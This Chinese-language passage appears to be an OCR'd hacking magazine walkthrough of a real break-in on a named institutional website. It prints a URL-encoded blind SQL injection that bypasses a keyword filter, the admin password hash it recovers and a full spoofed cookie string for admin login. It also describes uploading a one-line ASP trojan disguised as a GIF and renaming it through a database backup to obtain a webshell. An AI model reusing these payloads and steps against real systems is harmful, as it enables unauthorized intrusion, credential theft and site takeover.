


图 4




图 5

这是因为过滤了select等关键字，所以我们并不能使用NBSI等注入工具直接进行猜解，只要把and (select mid(pass,1,1) from admin where user='admin')='1'转换成URL编码，便可以绕过过滤继续注入查询了（图6）。


图 6

最终构造的语句就变成了：http://www.npic.ac.cn/chinese/admin_news_view.asp?newsid=25%20%61%6E%64%20%28%73%65%6C%65%63%74%20%6D%69%64%28%70%61%73%73%2C%31%2C%31%29%20%66%72%6F%6D%20%61%64%6D%69%6E%20%77%68%65%72%65%20%75%73%65%72%3D%27%61%64%6D%69%6E%27%29%3D%27%31%27。我们提交到IE里，可以看到返回的是正常页面，说明admin的密码散列的第一位确实是1（图7）。

接下来就是体力劳动了，耐心的一位位的进行猜解！把语句里的mid(pass,1,1)改为mid(pass,2,1)就表示猜测第二位，依此类推。最终得到admin的密码是1b9dcdddc959e0404f35046f21af51d5，然后到http://www.cmd5.com/default.aspx上查询了一下，可是遗憾的是并没有查出密码。不过幸运的是这套程序还存在cookies欺骗漏洞！我们不需要知道密码散列解密后的明文就可以进入后台。我们使用一个可以修改cookies的浏览器工具把cookies改为：ASPSESSIONIDQCDSRQAD=JCBMNMOBFGPKMHMPPKHAPDCD; admindj=1; adminuser=admin; adminpass=1b9dcdddc959e0404f35046f21af51d5，然后在访问http://www.npic.ac.cn/chinese/admin_index.asp，就会发现我们已经顺利进入了后台（图8）。




图 7




图 8




图 9




图 10

点击“新闻增加”，然后“插入图片”，选择一个 gif 后缀的 ASP 木马上传。我上传的是海阳一句话木马，然后点击确定把木马上传上去（图9）。接着在红色小叉上点右键查看图片属性，就可以看到图片的地址了（图10）。




图 13

最后就是备份了，在“当前数据库”填上刚才上传图片的地址，然后在“备份数据库名称”填写 x.asp（图11）。

再单击“备份数据”，提示备份成功了。我们使用海阳的客户端连接便可以得到一个 Webshell 了（图12）。




图 11

